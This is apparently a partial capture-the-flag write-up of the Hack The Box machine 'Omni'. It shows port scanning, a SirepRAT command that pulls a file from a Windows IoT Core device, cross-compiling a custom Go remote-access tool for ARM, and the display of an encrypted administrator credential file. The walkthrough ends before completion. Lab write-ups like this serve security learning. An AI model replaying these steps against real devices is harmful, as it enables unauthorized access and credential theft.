
Omni
Scan
As usual, both TCP and UDP ports scan was done on the box. The TCP scan revealed that the following ports are open:

The different ports were analysed. A web service that always returns an HTTP authentication page was discovered. After multiple research, the SirepRAT repository was discovered.
System enumeration
Information about the box was gathered with Powershell and the output redirected to a file. 
The file was then read and a couple of interesting information was retrieved.
➜ python2 SirepRAT.py  10.10.10.204 GetFileFromDevice --as_logged_on_user --remote_path "C:\Temp\data.txt" --v

---------


WindowsBuildLabEx                                       : 17763.107.amd64fre.rs
                                                          5_release_svc_prod2.1
                                                          81026-1406
WindowsCurrentVersion                                   : 6.3
WindowsEditionId                                        : IoTUAP
WindowsInstallationType                                 : IoTCore
WindowsInstallDateFromRegistry                          : 1/1/1970 12:00:00 AM
WindowsProductId                                        :
WindowsProductName                                      : IoTUAP
WindowsRegisteredOrganization                           :
WindowsRegisteredOwner                                  :
WindowsSystemRoot                                       : C:\windows
WindowsVersion                                          : 1511

CsProcessors                                            : {AMD EPYC 7401P
                                                          24-Core Processor
                                                                     , AMD
                                                          EPYC 7401P 24-Core
                                                          Processor
                                                             }

OsName                                                  : Windows Core System
OsType                                                  : WINNT
OsOperatingSystemSKU                                    : WindowsIotCore
OsVersion                                               : 10.0.17763
OsCSDVersion                                            :
OsBuildNumber                                           : 1776
OsManufacturer                                          : Microsoft Corporation
OsMaxNumberOfProcesses                                  : 4294967295
OsMaxProcessMemorySize                                  : 137438953344
OsMuiLanguages                                          : {en-US}
OsNumberOfLicensedUsers                                 :
OsNumberOfProcesses                                     : 95
OsNumberOfUsers                                         :
OsOrganization                                          :
OsArchitecture                                          : 64-bit
OsLanguage                                              : en-US
OsProductSuites                                         : {TerminalServices, Te
                                                          rminalServicesSingleS
                                                          ession}
OsOtherTypeDescription                                  :
OsPAEEnabled                                            :
OsPortableOperatingSystem                               : False
OsPrimary                                               : True
OsProductType                                           : WorkStation
Binary Compilation
Once the knowledge that the system is a 64-bit Windows IOT on AND, it is possible to compile a binary in order to make it run on the machine. I compiled my own GoLang tool gop in order to both create a web server to download files from my machine to the box and to retrieve a remote access on the machine once the binary is uploaded.
❯ set GOOS=windows
❯ set GOARCH=arm
❯ set GOARM=7
❯ set CGO_ENABLED=0
❯ go build

gop can be executed on the machine in order to retrieve a remote access from it.
PS C:\Data\Users\app> ls
ls


    Directory: C:\Data\Users\app


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS C:\Data\Users\app> type iot-admin.xml
type iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/Powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000002000000000010660000000100002000000000855856bea37267a6f9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e80000000020000200000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f554830000000b6205d1abb57026bc339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643c945f2f4b8f15859703650f2747a60cf9e70b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Objs>
Information
Once access is got, the user flag can be retrieved.

Unfortunately, I did not have enough time to finish this box.